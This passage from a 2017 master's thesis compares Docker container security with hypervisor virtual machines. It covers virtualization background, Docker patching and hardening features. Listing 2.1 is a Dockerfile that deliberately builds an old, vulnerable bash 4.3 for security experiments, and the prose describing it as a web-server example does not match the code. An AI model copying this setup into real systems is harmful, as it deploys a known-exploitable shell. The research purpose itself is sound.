NTNU
Norwegian University of
Science and Technology

Security analysis of Docker containers in a production environment

Jon-Anders Kabbe

Master of Science in Communication Technology

Submission date:	June 2017
Supervisor:	Colin Alexander Boyd, IIK
Co-supervisor:	Audun Bjørkøy, TIND Technologies

Norwegian University of Science and Technology
Department of Information Security and Communication Technology

Title:	Security Analysis of Docker Containers in a Production Environment
Student:	Jon-Anders Kabbe

Problem description:

Deployment of Docker containers has achieved its popularity by providing an automatable and stable environment serving a particular application. Docker creates a separate image of a file system with everything the application require during runtime. Containers run atop the regular file system as separate units containing only libraries and tools that particular application require.

Docker containers reduce the attack surface, improves process interaction and simplifies sandboxing. But containers also raise security concerns, reduced segregation between the operating system and application, out of date or variations in libraries and tools and is still an unsettled technology.

Docker containers provide a stable and static environment for applications; this is achieved by creating a static image of only libraries and tools the specific application needs during runtime. Out of date tools and libraries are a major security risk when exposing applications over the Internet, but availability is essential in a competitive market.

Does Docker raise some security concerns compared to standard application deployment such as hypervisor-based virtual machines? Is the Docker "best practices" sufficient to secure the container and how does this compare to traditional virtual machine application deployment?

Responsible professor:	Colin Alexander Boyd, ITEM
Supervisor:	Audun Bjørkøy, TIND Technologies

Abstract

Container technology for hosting applications on the web is gaining traction as the preferred mode of deployment. Major actors in the IT industry are transforming their infrastructure into smaller services and are using containers as a basis. Compared to a hypervisor-based infrastructure containers are easier to manage and administrate. Container images can be deployed identically independent of platform choice; containers support most infrastructures and operating systems.

Containers solve some operation management issues but raise security concerns. The layer of isolation between instances is significantly reduced when comparing a hypervisor with container administration software such as Docker. This thesis aims to compare the security of containers and hypervisor virtual machines by observing exploits in both environments.

The experiments shown throughout this thesis describe the outcomes of some exploits. In addition to observing the exploitation of the system, the experiments focus on finding possible solutions to prevent the vulnerabilities to be exploited and possibly secure the applications and environments. The methods utilized to mitigate the exploitations are based on security features within the virtualization technologies as well as features provided by the operating system.

Sammendrag

Konteiner tekonologi for å drifte webbaserte applikasjoner har den siste tiden blitt et seriøst alternativ til tradisjonell applikasjonsdrift. Store aktører i IT industrien gjennomfører store endringer i infrastruktur og administrasjon for å forenkle drift og enklere applikasjonsstrukturer gjennom konteiner basert infrastruktur. Sammenlignet med hypervisorbasert infrastruktur er konteinere enkelere å behandle og administrere, konteinere kan driftes identisk på tvers av flere ulike infrastruktur løsninger.

Konteinere løser problemer relatert til administrative oprasjoner, men det stilles også spørsmål til sikkerheten i teknologien. Seperasjonen mellom konteiner instanser, er redusert kraftig i forhold til en tradisjonell virtuell maskin. Denne oppgaven har som mål å sammeligne sikkerheten til konteiner baserte løsninger med mer tradisjonelle virtuelle maskiner. Sammenligningen blir gjennomført ved å observere utnyttelsen og oppsettet av ulike sikkerhetshull i ulike infrastrukturløsninger.

Eksprimentene utført i denne oppgaven beskriver utfallet av en mengde sikkerhetshull. I tillegg til å observere utfallene av sikkerhetsbruddene fokuserer eksprimentene på å finne mulige løsninger på sikkerhetshullene ved å ta i bruk sikkerhetsmekanismer og konfigurering av arbeidsmiljøene til applikasjonene.

Preface

The thesis you are currently reading is the work of Jon-Anders Kabbe as a finalization of the Master of Science degree at NTNU. The content of this paper has been realized in a collaboration between TIND Technologies and the Department of Telematics at the Norwegian University of Science and Technology.

Firstly I would like to thank professor Colin Boyd for valuable input and comments with creating this thesis. Next, Audun Bjørkøy for providing helpful criticism and suggestions to this thesis, and especially with regard to the practical and technical sections.

A special thanks goes to fellow student Tormod Bjørnhaug for valuable discussions through out the duration of the thesis. In addition Terje Kristoffer Hybbestad Skow has both showed great interest and provided invaluable suggestions to my work related security testing and configuration.

Again, thanks.

Jon-Anders Kabbe
NTNU Trondheim, June 2017

Contents

List of Figures

Listings

List of Acronyms

ACK acknowledgement.

API Application Programming Interface.

AWS Amazon Web Services.

CA Certificate Authority.

CLI Command Line Interface.

EC2 Elastic Compute Cloud.

FTP File Transfer Protocol.

HTTP Hyper Text Transport Protocol.

HTTPS Secure Hyper Text Transport Protocol.

IT Information Technology.

LXC Linux Containers.

LXD Linux Container Daemon.

OS Operating System.

OSI-Model Open Systems Interconnection Model.

Rkt Rocket.

SLA Service Level Agreement.

SSH Secure Shell.

SSL Secure Sockets Layer.

SYN Synchronize.

TCP Transmission Control Protocol.

TIND TIND Technologies.

TLS Transport Layer Security.

UID Unique Item Identifier.

Chapter 1

Introduction

Virtualization as a technology creates a basis to improve utilization of resources related to Information Technology (IT) and infrastructure. In addition to better resource utilization, by detaching hardware and hardware management through virtualization, modern infrastructure enable services to automatically scale and create failover solutions through advanced server orchestration.

Between the many approaches to virtualization, some are more popular than others. Hypervisors are one solution which made virtualization into something more than just a toy to play with. Because hypervisors make virtual machines both manageable and efficient, virtual machines are common in enterprise appliances. Virtual machines are virtualization on the hardware level, hard drive, CPU, and memory are virtualized. This means a virtual version of the physical device is made available to the Operating System (OS) through the hypervisor. Virtual machines can then allocate resources from these virtual devices and create computers virtually. Docker containers are in many ways the same as a virtual server, but instead of just sharing the hardware with other containers, Docker creates virtual environments that also share the core of an OS; in Linux terms, this is called the kernel. This means containers are virtualized in software instead of hardware.

With IT being a vital part of private and public enterprise services, secure infrastructure and in particular the framework creating the basis for public and private services. Hypervisors as the backbone in enterprise environments have proved to be a secure and durable part of modern IT infrastructure. However, new solutions like containers are set up to simplify development processes and streamline application management, and are gaining traction both as consumer and enterprise alternatives to traditional hypervisor-based application servers.

Although container technology is changing the way applications are orchestrated, questions regarding the security of container architecture is a debated topic in both academic and online forums. Easier security patching, higher maintainability, and simpler environment creation are some of the reasons why containers are becoming a serious alternative to hosting applications through virtual servers. However, when using containers in a production environment, dependability, stability, and security are key elements defining said environment.

1.1 Virtualization Security

> The main goal of this thesis is to examine and compare security in container environments with hypervisor-based solutions.

Hypervisors are the essential basis for many data systems in this internet era. This form of creating a cheaper and more manageable infrastructure has for many years been the main facilitator of virtualization in both public and enterprise environments. Hypervisor-based virtual machines are a proven and tested technology over many years. A switch to new and different technology can raise questions and skepticism about how secure these software defined virtual environments are. A common argument against containers is the reduced separation between containers compared with a hypervisor-based virtual machine.

However, it is not just questions and skepticism about security that is interesting about containers. Containers solve a big problem with virtual machines, work-flow, and operations flow. A virtual machine requires regular maintenance and follow-up to stay up to date with the latest security patches and features. Many applications have special requirements and additions modifying their deployment environments. These modifications could interrupt an automated maintenance and either require manual attention or special configurations to continue. As a consequence of containers minimal and standardized environments, applications like Docker can reduce the required special adaptions; this is further explained in section 2.2.4.

When developing or testing an application, a common case of issues is the environment. Developers and testers run the application in different environments than the application uses in a deployed state facing end users. This makes a common source of errors and irritation associated with the development and upkeep of an application. Docker containers can shortly be explained as just a description of the environment, and only provide the source and description of how to run. The environment is generated from this description in every system it is deployed on and created locally, resulting in identical environments throughout the development stages. Configuration, setup, and even version numbers will if needed to be duplicated, removing a common source of application management issues. This theme is elaborated in section 2.2.6.

An important factor in evaluating security is the principles and mentality used in designing the systems, and architectural choices with design determine the basis for the security policies related to a platform. Risk-based security evaluation is a common method for businesses to concretely assess their values and how they are exposed [SW98]. The risk assessment results in a series of elements that require some degree of interaction to fulfill requirements of a cost/risk classification. Security by default is a security policy created with a different set of principles. The key difference between *security by default* and *risk based policy* is the system design approach. A system implementing a security by default approach creates a system designed to be secure from the ground up, instead of applying the policy as a top layer [BSJ07]. Approaches and implementations in the security chapter 3 are based on security policies as discussed further in section 3.1 and the security chapter.

1.2 Thesis Outline

This report consists of four main parts divided into chapters. Firstly chapter 2 introduces some theoretical concepts behind different types of virtualization and describe differences between virtualization categories. The virtualization categories are solutions to the same problem or challenge, but from a technical perspective implemented on two different levels. The background chapter focuses on the technical differences between the virtualization categories. These technical differences are also the foundation of the experiments found in chapter 4.

Succeeding the virtualization background is a chapter about general security and distinguishes the virtualization environments. Strong-points and weaknesses are featured, as well as an overview to distinguish the main differences between virtualization forms. Closely related to this security chapter is the following theory chapter about exploits. The chapter contains explanations of exploits and vulnerabilities, and explains why these factors are important for the security of a system.

Infrastructure security is a broad topic, both with many approaches and solutions to accomplish a secure system. This thesis evaluates and discuss some common security actions applied to the platforms used in the experiment chapter 4, a selection of these security measures are often featured as *best practices.* To demonstrate these *best practices* and further investigate differences in platform architecture, the experiments in chapter 4 are based on a variety of well known vulnerabilities.

In the final chapters of this thesis, experiments displaying the outcome of exploits and vulnerabilities are presented. The experiments are a walk through of setup and execution of a selection of various exploits or vulnerabilities, as well as prerequisites and dependencies required to execute the security flaw successfully. Possible solutions to mitigate the exploits and security flaws are shown combined with some proof of concepts. Finally rounding up a chapter reflecting on the experiments, Docker, and virtualization together with possible countermeasures.

Chapter 2
Virtualization environments

As a background for the technology used in the experiments chapter, this chapter gives an introduction to both hypervisor and container technology. Firstly this chapter introduces hypervisor technologies in section 2.1 and is followed by an introduction to Docker and container technology. This introduction to the technology platforms includes different approaches to virtualization, different providers related to each technology and general system overview and description. Because these virtualization methods are important factors to both the experiment configurations and the succeeding assessment, this chapter creates a basis for understanding the outcome.

2.1 Hypervisors

Hypervisors have been the chosen method of server hosting for many years and made virtualization into both a consumer and enterprise technology. The user scenarios from these two types of stakeholders differ greatly from each other, but the core description and technology behind hypervisors applies to both scenarios. By viewing the analysis of market shares between hypervisor environments, and according to Spiceworks [Tsa16] 76% of organizations are using virtualization technologies. This high percentage and VMware's high market share of 71% per 2016, indicates how important hypervisor virtualization are in IT related industries, especially from an enterprise point of view [Tsa16]. With the high virtualization adoption and high market shares, hypervisors are established as an important part of virtualization technologies. Hypervisor environments were therefore chosen as the reference platform to the experiments conducted in chapter 4.

2.1.1 Market overview and different solutions

Hypervisor based virtualization is a proven technology which utilizes computer hardware resources more efficiently. Docker is an alternative to today's application deployment standard, which is another virtualization layer to improve utilization of hardware [Tho11]. Hypervisor virtualization has been a widely used technology over the last decade, while Docker and Linux Containers are relatively new implementations of this technology.

Scenarios where virtualization often is used in the past decade have mainly been in server consolidation. Management of hardware is a different control operation than software and requires a different type of location and environment. Operator skill sets are often differentiated between hardware and software which allows a company to easier specialize in their area of expertise but still utilize IT resources.

In addition to acting as a reference environment, see section 2.1, the hypervisor technology is key in building cloud services. Hypervisors are hence a fundamental concept in assessing security in Docker container environments. Citrix XenServer is an OpenSource project, and it is the third biggest hypervisor based on the number of virtual machines hosted as of 2016 [Tsa16]. Amazon have built the AWS environment using the Citrix XenServer hypervsior[1], which was also a notable option in selecting the standalone hypervisor used in chapter 4.1.2. In stead for the reference environment, VMware vSphere was selected. VMware vSphere ESXi is the market leading hypervisor [Tsa16] and is currently in version 6.5. Figure 2.1 illustrates hypervisor environment with three physical machines, each with the hypervisor installed as the base operating system indicated as *ESXi* in the figure. Each of these *ESXi* instances can represent the hypervisor environment described in section 4.1.2. The hypervisors can host multiple virtual machines, indicated by the boxes marked *VM* in figure 2.1. VMware vCenter is a management tool to administrate the hypervisor instances and their virtual machines; a vCenter configuration may connect to multiple *ESXi* instances and is usually hosted on one of the hypervisor instances.

2.1.2 Overview of a hypervisor environment

Hypervisor based virtualization has two methods of operation, *paravirtualization*, and the more conventional *full virtualization*. The main difference between para- and full virtualization is the interaction with machine hardware. Paravirtualization uses specially designed drivers. Full virtualization uses specific hardware technology to emulate hardware components and represents them as a bulked generic virtual instance available with an upper limit regarding capacity.

Because paravirtualization uses specialized drivers to handle the system calls, it is a more efficient technology but is more expensive. The specialized drivers are written for a specified type of hardware, with a predefined use case to optimize performance. Full virtualization is structured differently and uses an API to translate

[1]https://aws.amazon.com/solutions/global-solution-providers/citrix/




Figure 2.1: Illustration of a VMware vSphere and vCenter environment [VMw14].

virtual system calls into hardware instructions [NAMG09]. Full virtualization has a wider range of supported technology, and therefore eases setup and installation, while paravirtualization is preferred in a high-performance system with unique requirements.

Moving from separate hardware instances into hypervisor-based virtual servers, one important factor to keep in mind is the sharing of resources. Network, disk, CPU and any other hardware resources are objects shared between the virtualized servers. Isolation between the different virtualized resources is critical for secure virtualization; one virtual server should not have access to the network interface of another server virtualized on the same hardware.

2.1.3 Hypervisor management & operations

Correctly managed resources are an important part of system operations and management, as shown in section 4. Enough resources are critical for a system or application to function. Allocate too little, and performance can be affected which may lead to unsatisfied customers or users. Too many resources can also be allocated, and directly impact system cost.

When virtualizing multiple machines on the same hardware, the sum of allocated resources often exceeds the amount available from hardware. This overallocation is done to utilize hardware resources better. Most modern hypervisors support dynamic resource allocation; the virtual machine will allocate resources, depending on current load and usage patterns [Wal02]. Security wise, resource management is an essential element in a case of a successful attack on the infrastructure. By allocating the correct amount of resources, resource management could limit the impact of the attack.

2.2 Linux Container Project & Docker

Containers can simply be considered as OS-level virtual machines. A standard virtual machine has its allocated resources, a filesystem, and an OS; a container, however, is simpler. Relying entirely on a host, either a physical or virtual machine, the container is simply just a filesystem inside the host's filesystem. The container depends on the host's OS to provide resources as well as the container engine. Docker is an example of a container engine, commonly referred to as the Docker daemon. In other words, Docker is a translator between host OS and the container.

Docker is an implementation of Linux Containers (LXC) and is the most common container application in use today [TRA15]. The application adds a user-friendly layer to the LXC functionality and provides options to make containers manageable. The difference from a dedicated application server is that the container creates an image of the application, identical for all system types and use cases. The developer can run the application image locally on the workstation identical to the environment used in production.

The possibility of local deployment makes testing, debugging and further development easier and faster [Doc16b]. In figure 2.2 an overview of a container environment is given. Resources may be provided through hardware directly, from a virtual instance from either a cloud system or an hypervisor-based virtual machine, represented by the bottom block in figure 2.2. The OS only requires support for the container daemon, in figure 2.2 represented with Docker as the *container daemon* and the OS block underneath. The top row in figure 2.2 indicate the containers, consisting of an application and its binaries and dependent libraries. A system may contain more than one container and is limited by the available resources through the OS.

Containers started out as what the Linux and Unix communities refer to as jails,




Figure 2.2: Example of a containerization configuration.

a defined file system where privileges are set only to allow access to specified files and binaries. Jails are originally a FREEBSD implementation; in the Linux kernel implementation this feature set is called Linux-VServer [KW00].

LXC is an OS level implementation of virtualization technology created in the Linux Kernel. As a comparison, virtualization features used to implement LXC OS-level virtualization and VMware hypervisors are derived from the same Unix virtualization concept, and key features in Linux virtualization are available in the libvirt library, which is the basis for both technologies.

2.2.1 Kernel

The key difference between a virtual machine and a container is the relationship to the kernel. A virtual machine has its own kernel, thus controlling aspects of resource management itself. Containers share the kernel with the host OS and other container images running on said host. From an application perspective, this difference in architecture will often be irrelevant. However, from a security and operations view the reduced isolation contradicts security standards and consensus in the industry. Sharing resources are first of all not applicable to every system, some systems demand a clear separation, and isolation between applications can be an important factor to consider in application hosting, see section 3.2.2.

2.2.2 Simplified development process

One design feature that might be the main cause of Docker's popularity is the environment as *code*. Environment as code means describing the system environment as a piece of code or text, and the only requirement to execute it, is the corresponding binary, just like any other programming language.

As with many programming languages today, Docker support many platforms, with the most common Linux distributions having integrated support by default. MAC-OS, being Unix based, also supports Docker. Microsoft's Windows platform is also starting to obtain Docker support. Thus there are few limitations on OS selecting when designing the application platform and configuring the environment. However, most importantly the broad range of supported environments enables developers to duplicate the actual application environment locally and in turn achieve a simplified development process. By allowing developers to set up an environment locally on a personal workstation identical to the server-based production environment reduces the number of error sources due to differences in development and production environments.

2.2.3 Docker environment and configurations

This section gives a walk through of some commonly used features with Docker systems, as well as an explanation of how they are used and operated. The functions provide a basis for how the container environment described in chapter 4 have been configured and created for the purpose of this thesis.

The Application Programming Interface (API) lets the user define a Dockerfile; where application and dependencies, and any configuration changes are described in detail [Doc16a], this is also shown through the example Dockerfile in listing 2.1. Reduced attack surface is a possibility with Docker security features such as read-only containers and resource restrictions on the system call level. These security features however, has to be enabled through Docker and it does require some implementation and configuration.

A Dockerfile describes the environment and is executed through the Docker interface. To keep the analogy with programming languages, the Dockerfile is the code and gets compiled into a running image by the Docker application. The compiled image can then be further configured or deployed through the Docker interface which utilizes the underlying Docker-daemon to interact with the operating system.

In the example, Dockerfile in listing 2.1 a number of keywords are used to configure an environment. The listing shows a case using a Ubuntu base, installing a web server and configuring it to use both port 80 and 443. Pre-configured files are moved into the web server directory, including the public folder of the web server (i.e., photos, markup, and stylesheets) as well as a configuration file to enable ports, determine authorization level, indexes and endpoints.

```
FROM ubuntu:14.04
MAINTAINER Thibault NORMAND <me@zenithar.org>

EXPOSE 22

# Install vulnerable bash
RUN apt-get update
RUN apt-get install -y build-essential wget
RUN wget https://ftp.gnu.org/gnu/bash/bash-4.3.tar.gz &&\
    tar zxvf bash-4.3.tar.gz && \
    cd bash-4.3 && \
    ./configure && \
    make && \
    make install

CMD ["echo", "finished", "building", "Docker-image"]
```

Listing 2.1: Example Docker file

- FROM - Firstly the system basis is determined, listing 2.1 shows an image based on the Linux distribution Ubuntu. The colon parameter is used to select a specific version of Docker. Here in this example build 14.04 is selected, often *:latest* is used instead. *Latest* is an indication to pull the newest image available, including security patches and bug fixes. This tag is elaborated in the section about container patching in section 2.2.4.
- MAINTAINER - Next, the maintainer keyword is used to identify and publish the author and manager of the image. Images issued for public use or internally in an organization through sites such as Docker-Hub, see section 2.2.7, often require identification of the author for future support and management.
- EXPOSE - The expose keyword is used to configure the containers communication channels. Expose opens ports to communicate with the outside and expose the container contents.
- RUN - To control the inside environment of the container during image building. The run keyword interprets commands to be executed directly from within container; usage scenarios include installation of additional packages and configuration of system parameters through the Command Line Interface (CLI).
- ADD - Moves content, files, and entire directories, from parent system into the container file structure.
- CMD - Entry point or command to be executed on container initialization

2.2.4 Container patching

Patching systems is an important task related to production environments and keeping operations up to date with latest security fixes. Automated patching processes are key to provide a high level of system uptime, and there exists lots of tools and methods to optimize various stages the process may include. In common virtual environments based on hypervisors, installing the patches are often automatic and easy to manage, but the availability may be affected by restarting services. A solution for this is to have a fail-over platform, but that is often an expensive solution. Using Docker and containerization, the fail-over service can be administrated differently. Cloud technology allows spawning new instances of an already configured container and manages them through a load balancing and auto-scaling system. This scaling enables patched containers to replace the unpatched automatically.

A patch is a change made to the underlying code of software; a patch is made available if parts of the software are not working as intended. For example, it may stop to function, slow performance or the implementation might pose a threat to the security of the software [Mas17]. Patching is a common solution to vulnerabilities found in IT infrastructure, the patch resolves the security issue but at a cost. Applying the change implies a restart of the service in question, and this can affect the availability of the system in some way. Management of patching operations is hence a scheduling task, but may sometimes also imply breaking a contract made with the customer Service Level Agreement (SLA) agreement and demands for service availability.

2.2.5 Alternatives to Docker

This section contains examples of tools that can fully or partly replace Docker functionality. The alternatives presented in this section are either tied to specific Docker functionality or based on the same libraries and technologies. Because of these similarities results and conclusions drawn from chapter 4 also applies to these alternatives. However, these assumptions are not verified or analyzed through the experiments in chapter 4.

Container technology comes in a variety of technology stacks and implementations from large corporations or as open source projects. Among the most popular technologies, Google and IBM have been important in development and establishing containers as a new technology, and have been important in creating a viable demand and environment around the technology in collaboration with open source projects such as Docker[2].

[2]http://rhelblog.redhat.com/2015/08/28/the-history-of-containers/




Figure 2.3: Example of container orchestration using Kubernetes

Docker started out as an implementation of LXC but quickly diverted and created an independent library called libcontainer. LXC is now an optional dependency of Docker, providing additional features not supported through libcontainer. In today's diverse technology society there exist multiple applications, tools, and platforms to enable and distribute containers as a service, this section gives an overview of the container community.

Containerization is a collective name for usage of a series of technologies implemented through the Linux kernel. Containers are functionality provided through Linux Kernel and have been supported through an API created by the LXC project since 2008[3]. However, the technology itself is not new and has a basis back to early days of Unix[4]. Having this long history also means there are multiple implementations of the same technology, as well as tools to manage and create a larger service.

Among the main alternatives to Docker for creating the container images, are a combination of LXC and Linux Container Daemon (LXD) or Rocket (Rkt). Rkt is an attempt to create a container application following the developed standards related to containerization. The initiative behind Rkt is CoreOS which is an open source project aiming to create an OS dedicated to container administration.

Concerning execution, management, and administration of the containers, there are several alternatives to Docker, and maybe the biggest and most popular is Kubernetes. Kubernetes is purely an orchestration tool capable of managing container from Docker, LXC/LXD and Rkt and is an initiative by Google from 2014[5].

[3]https://content.pivotal.io/infographics/moments-in-container-history
[4]https://linuxcontainers.org/lxc/introduction/
[5]https://kubernetes.io/docs/concepts/overview/what-is-kubernetes/

2.2.6 Container management

A Docker container is created and maintained differently than hypervisor-based virtual machines, see section 2.1.3. The entire environment, except the host OS, is created and recreated on each update or change done inside the container. The Docker daemon automates the process of creation and re-creation and in turn, automates maintenance and upkeep with security patches. This automation significantly reduces the number of operations required to update and maintain an application.

Container technology is based on a different usage scenario, but virtualization technology still is an essential factor. Virtualization in the application layer is a method to allow faster and more efficient deployment of applications in addition to allowing software governed load balancing [RKNA14]. Load balancing defined in software enables the opportunity to balance both locally and distributed resources.

2.2.7 Docker-Hub

Docker-Hub is a service provided by Docker to provide tools to manage and administer images of Docker containers. The repository of predefined images accessible is a major asset to create both a correctly configured system in combination with making the latest software easily available from one source. The Docker-Hub repository contains a large collection of applications and libraries ready to be deployed into any running Docker environment.

Popular applications include the web server Nginx, database application MySQL and Ubuntu as used later in chapter 4. In addition to providing ready-to-run images, documentation and description of further configurations are provided directly from Docker in collaboration with the application developers, creating an official image. From a security perspective, this reduces the probability of badly performed configurations and hence the likelihood of security vulnerabilities. Keeping the running systems and containers updated is still a task requiring interactions from an administrator. In addition to the official Docker-Hub images, the hub includes a reporting service to analyze images and find security vulnerabilities.

Chapter 3
Security

This chapter serves as a theoretical basis for the experiments conducted in chapter 4. Theory in this chapter covers in detail general security features and measures to protect virtualization environments in general, and specific concepts used throughout this thesis. Section 3.1 covers various security principles regarding virtualization technologies, and is followed by section 3.2 and 3.3 covering topics directly related to the exploits used i chapter 4. In addition to the virtualization security, elements directly related to the vulnerabilities displayed in the experiments described in chapter 4 are highlighted. Also covered are the principles behind each exploit and how the vulnerability was abused to create the exploitable premises.

3.1 Virtualization security

Security in virtualized environments is highly dependant on the type of system, the kind of virtualization and the set of rules apply to the context in question. In chapter 2.1 a brief classification and description of some popular hypervisor-based virtualization methods are described, while the application-layer container virtualization can be further explored in chapter 2.2.

The experimental environment described in chapter 4 is the basis for two different approaches to virtualization, hypervisor-based as described in chapter 2.1 and containerization from chapter 2.2. A cloud-based environment using virtual instances created by web-services provided to the Amazon Web Services console gives a simplification of management related to virtual machines. First of all the end user is independent of the hypervisor and hardware; this is relevant when creating virtual instances through the VMware vCenter console, but the arbitrary level of interaction with the unit spawning the virtual instances is often quite different. More specifically this arbitrary level is related to hardware. Hardware failures and maintenance is not relevant terminology regarding cloud-based virtual instances; it is to a larger degree relevant for hypervisor-based systems.

3.1.1 Virtual servers

In common for both the cloud and hypervisor-based systems are the virtual servers. The instances are spawned using different tools but contain a virtual server hosting the applications and binaries tested in the experiments seen in chapter 4. Debian is a commonly used Linux Server OS, and the official Debian documentation contains a guide to securing the OS[1]. Due to the same basis, kernel and similarities in structure, *Debian best practices* are also applicable to Ubuntu, the OS used in the experiments later in this report, [see chapter 4. Red Hat is one of the biggest enterprise versions of Linux and also has a comprehensive guide to securing the OS[2]. Highlights and a description of a selection of measures from both sources follow.

1. **Filesystem structure**

   Creating a filesystem structure that allows proper sectioning of data according to application, usage and privileges.

2. **Minimalism**

   Only install required packages and applications, unused software is often a source of vulnerabilities due to outdated software updates and ignorance. Also, fewer packages and applications reduce day to day operations and ease the process of upgrading a system.

3. **Updates**

   Always keeping the latest security patches installed reduces the possibility of obtaining a compromised system. Most attacks and exploits are based known and common vulnerabilities and wrongly configured systems [Pro17], related to item 5.

4. **Users and privileges**

   Having system users and a hierarchy of privileges enables administrators to restrict access to certain sections of the filesystem. Also, this may help contain the system in case of a breach. Associating applications and data with users, and limiting read, write and execution privileges to specific authorized users helps contain and restrict the impact of potential security breaches.

   Root

   Disallowing root-login requires attackers to find a valid username to brute-force, also attackers must traverse another security level before having complete control of the system, after a successful login attempt.

[1]https://www.debian.org/doc/manuals/securing-debian-howto
[2]https://access.redhat.com/documentation/en-US/Red_Hat_Enterprise_Linux/3/html/Security_Guide/index.html

5. **Log**

   Keeping logs and analyzing them enables system administrators to identify faulty configurations and attempts on exploiting the system, then act accordingly.

6. **Secure Shell (SSH)**

   Access through secure protocols ensures secure handling of user details as well as encrypting data in case of eavesdropping or man in the middle attacks. This also apply to file access through File Transfer Protocol (FTP) with the use of sFTP through the SSH-protocol.

7. **IPTables & security groups**

   Managing communication channels inbound and outbound reduces the system's exposed attack surface and limits communication channels possible attackers can use to obtain access and obtain remotely hosted resources. Non-public systems can be hidden, requiring any attackers to compromise the network before any attempts towards the system can be made.

3.1.2 Hypervisors and best-practices

Also, having properly configured virtual machines running on the infrastructure, securing the physical infrastructure is an essential step in the management of virtual instances thus improve security and prevention of vulnerabilities. The hypervisor administrates and manage the virtual machines access to hardware and resources, a successful attack on the hypervisor thus may compromise every instance deployed through the hypervisor.

Offline/not public

The hypervisor OS is in broad terms an ordinary OS as personal computers and mobile phones are equipped with, but with specialized tools and functionality to manage virtual machines. The specialized OS and high demands to availability and stability make the hypervisor-less adaptive to retrieve zero-day security patches[3]. With possibly vulnerable and outdated systems a common policy is to restrict access and publicly available connection endpoints.

3.1.3 Resource restriction

Denial of Service (DoS) and destructive attacks are common in today's threat environment[4]. By limiting resources to a virtual instance in the infrastructure,

[3]https://www.fireeye.com/current-threats/what-is-a-zero-day-exploit.html

[4]http://www.computerweekly.com/news/4500243886/Critical-infrastructure-commonly-hit-by-destructive-cyber-attacks-survey-reveals

successful attacks may not affect other instances or take down an entire physical host. A hypervisor limits resources per virtual instance and is usually CPU, RAM, and bandwidth. Containers operate on another layer than virtual machines about resource management, but with the same sense of limitations. Container instances can have individual management plans compared with other containers in the same environment, compared with hypervisors OS-level management, containers have this restriction in the application layer. A more detailed description of resource allocation and management is presented in section 2.1.3.

3.1.4 Docker security features & best-practices

Docker containers reduce the attack surface, reduces user threshold for specific process interaction and simplifies sandboxing by providing an API between hardware/kernel and user [TRA15]. Standard security features of the Linux kernel has been implemented into Docker, and in addition added as a layer of configurable amendments to the containers executed by the Docker engine. This layer enables easier management of certain security configurations and limits containers to interact with the appropriate resources. By design, a minimal container does not consist of anything, everything has to be added or configured through the Dockerfile, see section 2.2.3. This simplicity has principles such as *security by default* have become popular easy to implement in a container-based environment. The phrase *security by default* means only allowing applications or systems to have access to specifically assigned resources, as highlighted in the introduction chapter 1. In practice, this assignment means an administrator must authorize and enable the request.

SECComp

Seccomp is a feature set available through the Linux-kernel and is not a Docker-specific feature, but instead a set of kernel security features provided through Docker. The feature set can be applied to a single container, but requires both kernel support and Docker to be compiled with this setting enabled [WALK10]. Seccomp is a method used in hardening the OS and performs the hardening by restricting the processes using kernel components.

Kernel components are methods by which an OS allows processes to interact with the system resources, such as reading memory or allocating processing time-slots. These interactions are executed through what is known as system calls or Syscall for short. The Docker reference for Seccomp contains an overview of syscalls commonly blocked when using the Seccomp functionality with Docker containers[5].

[5]https://docs.docker.com/engine/security/seccomp/#significant-syscalls-blocked-by-the-default-profile

AppArmor

As with Seccomp, AppArmor is a security feature part of the Linux kernel and is a tool to restrict an application's abilities during runtime. AppArmor is intended as a simpler alternative to hardening a system compared to alternatives like Seccomp and SELinux. The simple adaptation to security does affect the capabilities but just as decisive. A result of Seccomp being a less complicated edition of SELinux, it simplifies applying security policies to environments [SMP11].

